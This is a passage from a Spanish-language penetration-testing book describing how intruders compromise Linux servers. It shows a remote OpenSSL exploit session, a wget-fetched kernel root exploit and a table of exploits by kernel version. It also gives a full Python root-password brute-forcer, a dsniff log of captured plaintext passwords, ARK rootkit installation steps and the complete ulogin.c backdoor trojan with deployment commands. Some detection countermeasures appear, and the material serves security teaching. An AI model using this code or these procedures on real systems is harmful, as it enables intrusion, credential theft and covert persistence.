
Enter the rules for this user, and hit ctrl-D once you are done :
(the user can have an empty rules set)

____

Login : auditoria
Password : *****
DN :
Rules :

Is that ok ? (y/n) [ y] y
user added.
```

Después de agregar el usuario correctamente, bajamos el cliente que corresponde del sitio de Nessus, siguiendo los mismos pasos que para el server. En este caso, elegimos Debian. Luego de bajarlo, lo instalamos con el comando **lab:/tmp# dpkg -i NessusClient-3.2.0-debian4_i386.deb** y, cuando se termina de instalar, lo ejecutamos con **lab:/tmp# /opt/nessus/bin/NessusClient**.



Primera. Aquí, el cliente nos pregunta si nos queremos conectar al servidor. Eligiendo la opción Yes, éste se conectará a través del usuario configurado y podremos setear las políticas y modos de búsqueda de vulnerabilidades para cada objetivo.

Acciones del intruso

Antes de conocer más acerca de los actos usuales (dentro de los diversos patrones de conducta en intrusos), cabe aclarar que todas las técnicas que desarrollamos en los capítulos previos son aplicables a un servidor Linux para comprometerlo. Sólo cambian los comandos y las herramientas, pero la intención o accionar es el mismo.

Nmap

El escáner Nmap no viene más junto a Nessus. Si deseamos utilizarlo junto a éste de forma conjunta, debemos dirigirnos a www.nessus.org/documentation/index.php?doc=nmap-usage para obtener información y a www.nessus.org/documentation/nmap.nasl para descargarlo.

Estudio. Este es un curso brindado por los creadores de Backtrack, llamado Offensive Security 101. Es realizado online en un entorno real (laboratorio) en el que se llevan a cabo prácticas contra servidores vulnerables. Más información en www.offensive-security.com.

Claramente, nos vamos a encontrar con situaciones particulares por la diferencia de la plataforma (como extraer información acerca de los usuarios existentes a través de los servicios **ident**, **finger**, **sendmail**, **samba**, **snmp**, desde aplicaciones como **Apache**, o bien databases como **Oracle** y **MySQL**). Los ataques siempre van a ser dirigidos hacia:

- **El factor humano involucrado:** al descuido o error de administración o programación, en un contexto de trabajo (recursos del administrador, e-mail), dirigidos al **escenario personal** de algún componente (e-mail del gerente de sistemas, dueño de la compañía o cualquier empleado que manejara información de la administración).

IPTABLES

Sistema de firewall, que se utiliza tanto como para el filtrado de paquetes (por ende conexiones) como para hacer NAT en una red. Recomiendo como lectura basica el claro documento: Iptables Manual Practico por Xabier Pello (googlear), un administrador dedicado. Pagina oficial de la herramienta: www.netfilter.org

- **Al sistema operativo o sus servicios:** Vulnerabilidades presentes en servicios, mecanismos de autenticación.



Distro. Operator 3.3 es una distribución de seguridad (live CD) basada en Debian GNU/Linux. Tiene más de 100 exploits y 900 utilidades para ejecutar. Su página es www.ussysadmin.com/operator.

- **Dirigido a las aplicaciones:** Vulnerabilidades o descuidos.
- **A la red y sus protocolos:** Vulnerabilidades en implementaciones que involucren a la familia TCP/IP o protocolos que transporten información sensible en texto plano, como también aquellos criptosistemas (tramos de red con transmisión cifrada entre puntos) que cuenten con un algoritmo de cifrado débil.
- **Al entorno u objeto débil en el resto del escenario:** Componentes perimetrales.
- **Plano físico:** Dumpster diving (trashing, buscar basura), entrar en el datacenter, sentarse frente a la terminal, hurgar cajones, fotografiar documentos o pizarras, etcétera.

Dentro de la shell

El intruso, una vez que consiguió una cuenta dentro del servidor (con el método o técnica que hayamos detallado antes, o una mezcla de ellas), lo primero que va a intentar siempre es **obtener el máximo privilegio** de cuenta.

Veamos un claro ejemplo de salida de pantalla. En este caso, el intruso ejecuta un

exploit remoto para la falla OpenSSL+Apache hacia el objetivo con resultado positivo. Una vez adentro, ejecuta un exploit de kernel y se convierte en root.

```
bash-2.04# ./solar 0x1a 200.xxx.100.24 -c 30
: openssl-too-open.c - OpenSSL remote apache exploit
by Solar Eclipse <solareclipse@phreedom.org>

: Private Odd code.

Opening connections... 30 of 30
Establishing SSL connection
Session:
0000 - c0 da ab cb 39 39 43 1f 7f 51 08 2a 37 4f fe de
0010 - 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0020 - 20 00 00 00 63 64 32 36 63 36 32 30 65 35 32 35
0030 - 62 34 37 63 62 36 30 31 37 38 39 32 62 64 66 63
0040 - 37 39 63 32 00 00 00 00 b8 62 12 08 00 00 00 00 00
0050 - 00 00 00 00 01 00 00 00 2a 01 00 00 00 56 17 e5 3d
0060 - 00 00 00 00 ac 14 32 40 00 00 00 00 00 58 62 12 08
0070 -
cipher: 0x403214ac  ciphers: 0x8126258
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.04$
bash-2.04$ unset HISTFILE; uname -a; id; echo 'Welcome master!'
Linux localhost.domain 2.2.17-14cl #1 qui nov 2 00:24:54 EST 2000 i686 unknown
uid=65534(nobody) gid=65534(nobody) groups=65534(nobody)
Welcome master! (todo esto se ejecuta de modo automatico)
bash-2.04$
bash-2.04$ cat /etc/passwd      - El intruso mira (aun sin privilegios)
```

Comandos Linux

Si deseamos tener un documento de referencia para conocer los comandos Linux, podemos encontrar uno muy recomendable en la dirección <http://personal.auna.com/discopix/comandos.pdf>. En él tendremos los comandos muy bien organizados y agrupados por categorías.

```

el archivo de cuentas
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/adm:
lp:x:4:7:lp:/var/spool/lpd:
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:
news:x:9:13:news:/var/spool/news:/bin/bash
qmails:x:75:235::/var/qmail:/bin/true
qmaillog:x:76:235::/var/log:/bin/true
etc

bash-2.04$ cd /tmp      - Va hacia el directorio /tmp
cd /tmp
bash-2.04$ wget http://xxxxx/epcs2.c      - Baja un exploit local de kernel
wget http://xxxxx/epcs2.c
-16:06:05- http://xxxxx/epcs2.c
        => `epcs2.c'
Connecting to xxxx:80... connected!
HTTP request sent, awaiting response... 200 OK
Length: 5,001 [text/plain]

OK ....                                         100%   0:00 1.00M

16:06:05 (976.76 KB/s) - `epcs2.c' saved [5001/5001]

bash-2.04$ gcc epcs2.c -o epcs2      - Lo compila
gcc epcs2.c -o epcs2
bash-2.04$ ./epcs2                      - Lo ejecuta
./epcs2
exec: Operation not permitted
ptrace: PTRACE_GETREGS: No such process
d0h! error!
bash-2.04$ ./epcs2
./epcs2                                     - Lo vuelve a ejecutar para que funcione
bug exploited successfully.

```

```
enjoy!
cat /etc/shadow - Ya posee privilegios de root y puede ver el
archivo de contraseñas cifrado.

root:$1$NZAE03hh$t9bscNDCLpH/7z3zGnSsB0:11873:0:99999:7:-1:-1:0
bin:*:11600:0:99999:7:::
daemon:*:11600:0:99999:7:::
adm:*:11600:0:99999:7:::
lp:*:11600:0:99999:7:::
sync:*:11600:0:99999:7:::
shutdown:*:11600:0:99999:7:::
halt:*:11600:0:99999:7:::
mail:*:11600:0:99999:7:::
news:*:11600:0:99999:7:::
uucp:*:11600:0:99999:7:::
operator:*:11600:0:99999:7:::
games:*:11600:0:99999:7:::
gopher:*:11600:0:99999:7:::
```

-8<

Recordemos que siempre hablamos de un intruso que tiende a pasar desapercibido. La forma más fácil de escalar privilegios, como vimos, es ejecutando un exploit local de kernel, y para ello tiene que saber de qué versión se trata éste. Para saberlo, ejecutará `uname -a` o `uname -r` y quizás intente ver las imágenes de arranque o su nombre (terminan usualmente con el número de kernel por ejemplo: `vmlinuz-2.6.24-1-686`). Otros comandos usuales son:

- `dmesg | grep Linux`
- `cat /etc/issue` (por deducción al dato que nos muestra sabremos cual es el kernel por defecto que este traía)

Enigform (Sesiones webs seguras)

Enigform y mod_openpgp son extensiones para Firefox y Apache respectivamente que agregan un soporte OpenPGP para HTTP, orientado al Inicio Seguro de Sesiones Web y la firma digital de solicitudes y respuestas HTTP. Creado por Arturo 'Buanzo' Busleiman, este proyecto cuenta con el apoyo de Vinton Cerf y la organización OWASP. <http://enigform.mozdev.org>

- cat /proc/version
- find / -name *2.6* o find / -name *2.4* etcétera

Una vez encontrada la versión correspondiente, intentará explotarla mediante un exploit como los que puede encontrar en <http://packs.by.ru/xploits/>.

VERSIÓN	EXPLOIT
2.4.17	newlocal, kmod, uselib24
2.4.18	brk, brk2, newlocal, kmod
2.4.19	brk, brk2, newlocal, kmod
2.4.20	ptrace, kmod, ptrace-k, brk, brk2
2.4.21	brk, brk2, ptrace, ptrace-kmod
2.4.22	brk, brk2, ptrace, ptrace-kmod
2.4.22-10	loginx
2.4.23	mremap_pte
2.4.24	mremap_pte, uselib24
2.4.25-1	uselib24
2.4.27	uselib24
2.6.2	mremap_pte, krad, h00lyshit
2.6.5	krad, krad2, h00lyshit
2.6.6	krad, krad2, h00lyshit
2.6.7	krad, krad2, h00lyshit
2.6.8	krad, krad2, h00lyshit
2.6.8-5	krad2, h00lyshit
2.6.9	krad, krad2, h00lyshit
2.6.9-34	r00t, h00lyshit
2.6.10	krad, krad2, h00lyshit
2.6.13	raptor, raptor2, h0llyshit, prctl
2.6.14	raptor, raptor2, h0llyshit, prctl
2.6.15	raptor, raptor2, h0llyshit, prctl
2.6.16	raptor, raptor2, h0llyshit, prctl

Locales. Listado de exploit por versión de kernel que encontramos en <http://packs.by.ru/xploits/kernel.txt>.

El descuido humano es, quizás, uno de los principales responsables de un incidente amargo en cuanto a intrusión y, en este caso, es ejecutar mal un comando. Para cambiar de un usuario común a la cuenta root, los administradores deben escribir **su** y presionar la tecla Enter. Algunos cometan el error de ejecutar **su**, seguido de su clave de root, teclear mal **su**, confundirse de consola, copiarla o escribirla y presionar Enter. Aunque ese acto no significa nada por sí solo, todo ello queda grabado en el archivo **.bash_history** de cada usuario del sistema (`/home/usuario/.bash-history`).

_history), donde está el historial de los comandos ejecutados.

El intruso, cuando entra en la Shell, buscará información acerca del sistema y del administrador mirando el archivo **.bash_history** (quizá deshabilite la función de guardar el historial de comandos con **unset HISTFILE** apenas entra a menos que no sea necesario si entró por un backdoor que no deje trazas). Al hacerlo, sabrá instantáneamente cuáles son las habilidades del administrador o de ese usuario, y verá más objetivos de red, tareas cotidianas y todo lo que haya hecho con un simple **cat .bash_history**. A veces, el intruso encuentra en texto plano el password de root.

Veamos el interior de un .bash_history típico:

```
$ cd /home/admin          - Entramos al path del usuario admin
$ cat .bash_history        - Vemos el contenido de .bash_history
su -l
exit
su -l
su -l
ping 200.8.200.1
ping 192.8.200.1
su
ping www.cisco.com
top
nslookup
top
nslookup
cd /etc
pico -w resolv.conf
su -l
exit
top
```

Proteger historial

Una buena opción para mejorar la seguridad en nuestro sistema Linux es proteger el historial de comandos ingresados. En el documento que encontramos en www.defcon1.org/secure-command.html, podemos ver cómo se pueden asegurar los archivos .bash_history para que no sean manipulados.

```
exit
mail
su
su root
su - l
su -
exit
su -
exit
su
exit
su
exit
&%#3s3dL$?KjfFD      < Possible password de root
su
exit
cd ..
cd
su
exit
su
exit
su -
su -
su
pwd
pwd
cd ..
ls -l
cd
pwd
ls -l
tail mbox
tail -100 mbox
ls -l
ls
ls -l
```

Claro que hay otras formas menos sutiles de dar con el password de root. Como

ejemplo, podemos mencionar el siguiente script hecho en python, que hace brute force de modo local sobre la cuenta root:

```
#!/usr/bin/python
#Local Root BruteForcer

#More Info:
#http://forum.darkc0de.com/index.php?action=vthread&forum=8&topic=1571

#http://www.darkc0de.com
#d3hydr8[ at] gmail[ dot] com

import sys
try:
    import pexpect
except(ImportError):
    print "\nYou need the pexpect module."
    print "http://www.noah.org/wiki/Pexpect\n"
    sys.exit(1)

#Change this if needed.
LOGIN_ERROR = 'su: incorrect password'

def brute(word):

    print "Trying:",word
    child = pexpect.spawn ('su' )
    child.expect ('Password: ')
    child.sendline (word)
    i = child.expect ([ '.*\s#\s',LOGIN_ERROR] )
    if i == 0:
        print "\n[ !] Root Password:",word
        child.sendline ('whoami' )
        print child.before
        child.interact()
    #if i == 1:
    #    print "Incorrect Password"

if len(sys.argv) != 2:
    print "\nUsage : ./rootbrute.py <wordlist>"
```

```

print "Eg: ./rootbrute.py words.txt\n"
    sys.exit(1)
try:
    words = open(sys.argv[ 1 ] , "r").readlines()
except IOError:
    print "\nError: Check your wordlist path\n"
    sys.exit(1)

print "\n[+] Loaded:",len(words),"words"
print "[+] BruteForcing...\n"
for word in words:
    brute(word.replace("\n",""))

```

Además de los descuidos humanos, un intruso también puede sacar provecho de las aplicaciones y cgis que se encuentren instalados, los archivos con el bit SUID activado (en determinadas versiones de plataformas), scripts olvidados con ciertos permisos de acción, documentos con información como dumpeos de databases en texto plano con permiso de lectura, entre otros.

Dsniff

Su creador, **Dug Song**, cuenta las partes que integran este kit (www.monkey.org/~dugsong/dsniff/) de la siguiente manera: “Dsniff es una colección de herramientas para auditar redes y realizar penetration testing. Está compuesta por dsniff, filesnarf, mailsnarf, msgsnarf, urlsnarf, y webspy, que pasivamente monitorean la red en busca de información interesante (como passwords, e-mail, archivos, etcétera). Arpspoof, dnsspoof y macof facilitan la intercepción de tráfico de red, normalmente no disponible para un atacante (por ejemplo, switcheo de capa 2). sshmitm y webmitm implementan ataques activos man-in-the-middle contra sesiones SSH y Https redireccionadas, explotando débiles bindings en ad-hoc PKI.”

A continuación, veamos el output en pantalla de esta herramienta. El atacante, días

Material adicional

Características de archivos: <http://nixshell.wordpress.com/2007/04/21/suid-shell-scripts-setting-the-sticky-bit/>. Acerca de chmod y permisos en Linux: <http://catrip.wordpress.com/2007/12/18/chmod-permisos-en-linux/>. Tips para escalar privilegios en Linux de modo físico y local: http://hispabyte.net/wiki/index.php?title=Tutorial_para_escalar_privilegios_en_sistemas_GNU/Linux.

antes por la noche, ingresó al servidor de la universidad y dejó plantado dsniff para capturar contraseñas. Días después, ingresó en el servidor a través del backdoor para ver qué había capturado este esnifer, y se encontró con lo siguiente:

```
bash# cd dsniff-2.3          - Entra al path del sniffer, oculto a la vista  
                                del admin.  
bash# ./dsniff -r log        - Lo ejecuta en modo de ver lo capturado.
```

```
02/04/08 10:33:39 tcp urbano.test.ejemplo.ar.1045 -> test.ejemplo  
                                .edu.ar.110 (pop)  
USER josema  
PASS jmaxomo3
```

```
02/04/08 09:12:48 tcp celico.test.ejemplo.ar.1030 -> test.ejemplo  
                                .edu.ar.110 (pop)  
USER vionnet  
PASS noel26494
```

```
02/04/08 08:44:30 tcp 192.168.151.45.1047 -> test.ejemplo.edu.ar.139 (smb)  
PC5352
```

```
02/04/08 08:43:12 tcp 192.168.151.89.1100 -> 11.login.vip0.dcx.yahoo  
                                .com.80 (http)  
GET /config/login?.tries=&.src=ym&.md5=&.hash=&.js=1&.last=&promo=&  
                                .intl=ar&.bypass  
=&.partner=&.u=af5dvse4uu6112&.v=0&.challenge=XiTSz7WHyGBUnjGiByIh6DqiTqCP&  
                                .yplus=&.emailCode=&hasMsgr=0&.chkP=Y&.done=&login=pitufina_editadol&passwd  
                                =47f7027276f839931d4e1b  
351881275f&.persistent=&.save=1&.hash=1&.md5=1 HTTP/1.1  
Host: login.yahoo.com
```

```
02/04/08 04:23:09 tcp 200.22.216.201.63294 -> irc.ejemplo.com.ar.6667 (irc)  
USER sysadmin host servidor :master
```

```
NICK ruben35
JOIN #privado null
NICK ruben35
```

```
02/04/08 01:40:39 tcp 168.33.34.1.1023 -> test.ejemplo.edu.ar.513 (rlogin)
[ root:root]
```

```
02/04/08 01:35:00 udp ultrasparc.test.ejemplo.ar.52546 -> romon.test
.ejemplo.ar.161 (snmp)
[ version 1]
public
```

```
02/04/08 07:55:14 tcp test.ejemplo.edu.ar.2962 -> pin1.test.ejemplo
.ar.110 (pop)
USER pichy
PASS ofelio1508
```

```
02/04/08 07:52:58 tcp mrmusculo.test.ejemplo.ar.1021 -> test.ejemplo
.edu.ar.513 (rlogin)
[ root:emiliano]
```

```
02/04/08 12:31:34 tcp mrmusculo.test.ejemplo.ar.1019 -> test.ejemplo
.edu.ar.513 (rlogin)
[ root:mvdelia]
```

```
02/04/08 12:23:19 tcp 12.210.11.221.4615 -> test.ejemplo.edu.ar.23 (telnet)
lpertovt
767Lapompona
```

```
02/04/08 07:55:10 tcp mrmusculo.test.ejemplo.ar.1019 -> test.ejemplo
.edu.ar.513 (rlogin)
[ root:pichy2]
```

```
02/04/08 08:25:24 tcp bud.test.ejemplo.ar.1039 -> test.ejemplo.edu.ar.110 (pop)
USER mperez
PASS 9dejulioal100

02/04/08 09:01:28 tcp iel.test.ejemplo.ar.1027 -> test.ejemplo.edu.ar.110 (pop)
USER flojca
PASS jcf578reghf

02/04/08 08:11:02 tcp host15186.arnet.net.ar.1209 -> test.ejemplo
.edu.ar.110 (pop)
USER mpittau
PASS cosfura

02/04/08 12:27:40 tcp 168-223-238-6.speedy.com.ar.1176 -> 200.22.107.44.21 (ftp)
USER zeck0
PASS x1s9755zee

02/04/08 07:20:51 tcp mrmusculo.test.ejemplo.ar.1021 -> test.ejemplo
.edu.ar.513 (rlogin)
[ root:cmurti]

bash# ./dsniff -w log &          - Recogido lo capturado, lo pone
a andar nuevamente.
[ 1] 12360
bash# dsniff: trigger_set_tcp: unknown decode: smtp
dsniff: trigger_set_ip: unknown decode: pptp
dsniff: trigger_set_ip: unknown decode: vrrp
dsniff: trigger_set_tcp: unknown decode: smtp
dsniff: trigger_set_tcp: unknown decode: ypserv
dsniff: listening on eth0          - Escuchando en eth0 (interfaz de red)
```

Como podemos ver, la información que captura es muy relevante. Ha logrado, desde cada uno de los protocolos por los que ha pasado, una contraseña. Los muestra de modo ordenado y no duplicado como otros sniffers; es muy útil para auditar las redes de una organización y así poder dar con las contraseñas o certificados de acceso a la red. Como tips, podemos mencionar los siguientes:

- Si el resultado de captura sale sucio con algún protocolo (por ejemplo, contraseñas vacías vía snmp o brute force de algún servicio por parte de un tercero), podemos editar el archivo **dsniff.services** borrando ese puerto/servicio.
- Si no podemos compilar la herramienta dsniff en el servidor, es posible bajarla, descomprimirla, ingresar en el path y allí bajar un dsniff binario, previamente compilado en otro servidor Linux. Le damos el nombre o privilegios que deseemos y lo ejecutamos como queremos.
- Si necesitamos esnifar un servicio que está en un puerto diferente, por ejemplo, un servidor que tiene el servicio Telnet escuchando en el puerto 7, para no complicarnos demasiado tenemos que editar **dsniff.services** y, en donde dice 23, colocar 7. Lo mismo debemos hacer en caso de que sea otro protocolo el que corra por otro lugar. Por esto es muy importante reconocer, con nmap, los 65365 puertos del servidor objetivo y, aquellos puertos que aparezcan como desconocidos, probarlos y reconocerlos uno a uno telneteando a mano o intentando descubrir qué clase y servicio es, con la ultima versión de la herramienta **Amap**.

4. Countermeasures

4.1. How do I detect dsniff on my network?

At layer-2: LBL's arpwatch can detect changes in ARP mappings on the local network, such as those caused by arpspoof or macof.

At layer-3: A programmable sniffer such as NFR can look for either the obvious network anomalies or second-order effects of some of dsniff's active attacks, such as:

- ICMP port unreachables to the local DNS server, a result of dnsspoof winning the race in responding to a client's DNS query with forged data
- excessive, or out-of-window TCP RSTs or ACK floods caused by tcpskill and tcpsnice

dsniff's passive monitoring tools may be detected with the l0pht's antisniff, if used regularly to baseline network latency (and if you can handle the egregious load it generates). Honeynet techniques for sniffer detection (such as the sniffer detector at IBM Zurich GSAL) also present an interesting countermeasure of last resort...

4.2. How do I protect my network against dsniff?

At layer-2: Enabling port security on a switch or enforcing static arp entries for certain hosts helps protect against arpspoof redirection, although both countermeasures can be extremely inconvenient.

At layer-3: IPSEC paired with secure, authenticated naming services (DNSSEC) can prevent dnsspoof redirection and trivial passive sniffing. Unfortunately, IPSEC's IKE is an overblown key exchange protocol designed by committee, so unwieldy and perverse that widespread deployment across the Internet is almost unthinkable in the immediate future.

At layer-4: Don't allow proprietary, insecure application protocols or legacy cleartext protocols on your network. dsniff is useful in helping to detect such policy violations, especially when used in magic (`dsniff -m`) automatic protocol detection mode. This is largely a matter of remedial user education perhaps best left to the experienced BOFH. :-)

Detectar. Las soluciones (mitigación) para este tipo de ataque o técnica podemos encontrarlas en el final del FAQ de la herramienta (www.monkey.org/~dugsong/dsniff/faq.html).

Troyanizar comandos y servicios

Ahora veremos dos ejemplos, con salida de pantalla para ser más específicos y claros, sobre cómo un intruso instala binarios troyanizados de comandos o servicios en un servidor Linux con el fin de pasar desapercibido.

Ejemplo

Uno de los rootkits (<http://packetstormsecurity.org/UNIX/penetration/rootkits/>) más clásicos es el **ARK**, que ha sido utilizado por años por intrusos para reemplazar los originales de la plataforma Linux. Veamos cómo el intruso instala este rootkit una vez que logró privilegios de root:

```
 wget http://packetstormsecurity.org/UNIX/penetration/rootkits/ark-1.0.1.tar.gz
 -16:08:35- http://packetstormsecurity.org/UNIX/penetration/rootkits
 /ark-1.0.1.tar.gz
 => `ark-1.0.1.tar.gz'
 Connecting to packetstormsecurity.org:80... connected!
 HTTP request sent, awaiting response... 200 OK
 Length: 526,758 [application/x-tar]

 0K ..... 9% 0:11 42.0K
 50K ..... 19% 0:02 197K
 100K ..... 29% 0:03 105K
 150K ..... 38% 0:03 105K
 200K ..... 48% 0:02 108K
 250K ..... 58% 0:01 185K
 300K ..... 68% 0:01 109K
 350K ..... 77% 0:00 150K
 400K ..... 87% 0:00 128K
 450K ..... 97% 0:00 107K
 500K ..... 100% 0:00 547K

16:29:38 (104.49 KB/s) - `ark-1.0.1.tar.gz' saved [ 526758/526758]

tar xvzf ark-1.0.1.tar.gz      - Descomprime el archivo
ark-1.0.1/
ark-1.0.1/README
ark-1.0.1/ark
ark-1.0.1/compile
```

```
ark-1.0.1/du
ark-1.0.1/killall
ark-1.0.1/login-normal
ark-1.0.1/login-shadow
ark-1.0.1/ls
ark-1.0.1/netstat
ark-1.0.1/ps
ark-1.0.1/pstree
ark-1.0.1/sshd
ark-1.0.1/syslogd
ark-1.0.1/top
ark-1.0.1/VERSION
```

```
cd ark-1.0.1      - Entra al directorio del rootkit
cp ls /bin/ls      - Reemplaza ls troyanizado por el original
cp ps /bin/ps      - Reemplaza ps troyanizado por el original
cp netstat /bin/netstat - Reemplaza netstat troyanizado por el original
cp killall /bin/killall - Reemplaza killall troyanizado por el original
touch -r witch /bin/ls      - Asigna a ls troyanizado, la fecha y hora de
                            creacion del comando with (original) para borrar huella de manipulacion.
touch -r witch /bin/ps      - Asigna a ps troyanizado, la fecha y hora de
                            creacion del comando witch (original) para borrar huella de manipulacion.
touch -r witch /bin/netstat - Asigna a netstat troyanizado, la fecha
                            y hora de
                            creacion del comando witch (original) para borrar huella de manipulacion.
touch -r witch /bin/killall      - Asigna a killall troyanizado,
                            la fecha y hora de
                            creacion del comando witch (original) para borrar huella de manipulacion.
mkdir /dev/ptyxx - Crea el path predeterminado de configuracion del rootkit
cd /dev/ptyxx      - Entra en el path del rootkit
```

El rootkit funciona de la siguiente manera: dice que aquellos datos que se ingresen en .proc se ocultarán como procesos, los colocados en .file serán ocultados como directorios y archivos, y los colocados en .addr serán invisibles como direcciones conectadas hacia dentro o hacia fuera del servidor.

```
echo 2 script-maligno > .proc      - El intruso oculta proceso de script
echo 2 backdoor >> .proc          - El intruso oculta proceso de backdoor
echo 2 esnifer >> .proc          - El intruso oculta proceso de esnifer
```

echo 2 tool >>.proc	- El intruso oculta proceso de exploit o escaner
echo 2 wipe >>.proc	- El intruso oculta proceso de herramienta de
borrado seguro	
echo ptyxx >.file	- El intruso oculta el directorio del rootkit
echo .proc >>.file	- El intruso oculta el archivo del rootkit
echo .file >>.file	- El intruso oculta el archivo del rootkit
echo .addr >>.file	- El intruso oculta el archivo del rootkit
echo dsniff-2.3 >>.file	- El intruso oculta el directorio del esnifer
echo 2 200 >.addr	- El intruso oculta direcciones IP provenientes de un rango que comienza en 200.
echo 2 192 >>.addr	- El intruso oculta direcciones IP provenientes de un rango que comienza en 192.

Cuando el administrador ejecute ls, ps, netstat o killall, **estos comandos responderán siempre a esos archivos de configuración, ya que no serán los comandos originales del sistema, sino: archivos binarios troyanizados.**

Esta técnica puede descubrirse de las siguientes maneras:

- Chequeando la integridad (md5 checksum) con los binarios originales.
- Monitoreando el cambio con una aplicación para tal fin, como Tripwire (<http://sourceforge.net/projects/tripwire>) o AIDE (<http://sourceforge.net/projects/aide>).
- Con cron ([http://es.wikipedia.org/wiki/Cron_\(unix\)](http://es.wikipedia.org/wiki/Cron_(unix))) y un script que nos avise por e-mail de algún cambio.
- Con herramientas y técnicas forenses.
- Con un escáner de rootkits como chrootkit (www.chkrootkit.org) o Rootkit Hunter (www.rootkit.nl/projects/rootkit_hunter.html).

Si nuestro servidor fue comprometido, la recomendación es analizar si se va a llevar a cabo alguna investigación interna (análisis forense) y, en caso negativo, instalarlo de cero, aplicar herdening y administración dedicada. Si se va a realizar la investigación interna, hay que tomar todas las precauciones, siguiendo el protocolo forense de adquisición de imágenes y preservación de evidencia a través de un profesional. Recordemos que cualquier comando Linux puede ser troyanizado (lsof, login, etc), tal como los servicios e, incluso, el mismo kernel.

Ejemplo de troyanizado de servicio (login)

En este ejemplo, veremos cómo al troyanizar un archivo binario de Linux (login) se transforma, a través de un servicio abierto como Telnet, en un backdoor. Para eso, el intruso podría utilizar el famoso ulogin.c:

```

/*
 * PRIVATE !! PRIVATE !! PRIVATE !! PRIVATE !! PRIVATE !! PRIVATE !!
 *
 *      Universal login trojan by Tragedy/Dor
 *          Email: rawpower@iname.com
 *          IRC: [ Dor] @ircnet
 *
 *      Login trojan for pretty much any O/S...
 *      Tested on:  Linux, BSDI 2.0, FreeBSD, IRIX 6.x, 5.x, Sunos 5.5,5.6,5.7
 *                  OSF1/DGUX4.0,
 *      Known not to work on:
 *          SunOS 4.x and 5.4... Seems the only variable passwd to login
 *          on these versions of SunOS is the $TERM... and its passed via
 *          commandline option... should be easy to work round in time
 *
 *      #define      PASSWORD - Set your password here
 *      #define      _PATH_LOGIN - This is where you moved the original
 *          login to
 *      login to hacked host with...
 *      from bourne shell (sh, bash) sh DISPLAY="your pass";export DISPLAY;
 *          telnet host
 *
 */

```

```

#include      <stdio.h>
#if !defined(PASSWORD)
#define      PASSWORD      "gt4rvdumyu"
#endif
#if !defined(_PATH_LOGIN)
#define      _PATH_LOGIN    "/bin/login"
#endif

main (argc, argv, envp)
int argc;
char **argv, **envp;
{
char *display = getenv("DISPLAY");
if ( display == NULL ) {
    execve(_PATH_LOGIN, argv, envp);

```

```

 perror(_PATH_LOGIN);
     exit(1);

}

if (!strcmp(display,PASSWORD)) {
    system("/bin/sh");
    exit(1);
}

execve(_PATH_LOGIN, argv, envp);
exit(1);
}

```

Con ulogin.c podría llevar a cabo lo siguiente:

```

root@lab:/tmp# wget http://packetstormsecurity.org/UNIX/penetration/
rootkits/ulogin.c      - El intruso baja a la maquina objetivo
el fuente del binario troyanizado
-03:24:38- http://packetstormsecurity.org/UNIX/penetration/rootkits/
ulogin.c      => `ulogin.c'
Connecting to packetstormsecurity.org:80... connected!
HTTP request sent, awaiting response... 200 OK
Length: 1,179 [text/plain]

OK -> .
[ 100%]

03:24:39 (127.93 KB/s) - `ulogin.c' saved [ 1179/1179]

root@lab2:/tmp# gcc ulogin.c -o login
- Lo compila
root@lab2:/tmp# wipe ulogin.c
- Borra de modo seguro el codigo fuente
root@lab2:/tmp# cp /bin/login /usr/lib/login
- Hace una copia del login original
root@lab2:/tmp# chmod 755 /usr/lib/login
- Le asigna permisos

```

```
root@lab2:/tmp# cp login /bin/login
- Ubica el binario troyanizado en lugar del original
root@lab2:/tmp# chmod 4755 /bin/login
- Le asigna permisos

root@lab1:# export DISPLAY="gt4rvdumyu"; telnet 192.168.0.44
- Desde otra maquina se loguea a traves del backdoor
Trying 192.168.0.44... (esta maquina tiene el servicio telnet corriendo
en el puerto 23 por defecto)
Connected to 192.168.0.44.
Escape character is '^]'.
$Id: Localcore 2008/08/14 21:31:00 marekm Exp $
sh-2.04# - El intruso ya esta adentro del objetivo como root,
sin dejar rastros.

sh-2.04# exit

Connection closed by foreign host.
```

Instalación de un backdoor

Como un profesional tiene que conocer todas las técnicas y herramientas que utilizan los atacantes, analizaremos una de las más sofisticadas utilidades de backdooring que se dieron a conocer al público: SucKit (<http://packetstormsecurity.org/UNIX/penetration-/rootkits/sk-1.3a.tar.gz>). Veamos cómo luce la instalación de SucKit en un servidor Linux.

```
root@lab2:/tmp# cd sk-1.3a          - Ingresamos a su directorio
root@lab2:/tmp/sk-1.3a# make skconfig - Comenzamos con su compilacion
rm -f include/config.h sk login inst
make[ 1]: Entering directory `/tmp/sk-1.3a/src'
make[ 1]: Leaving directory `/tmp/sk-1.3a/src'
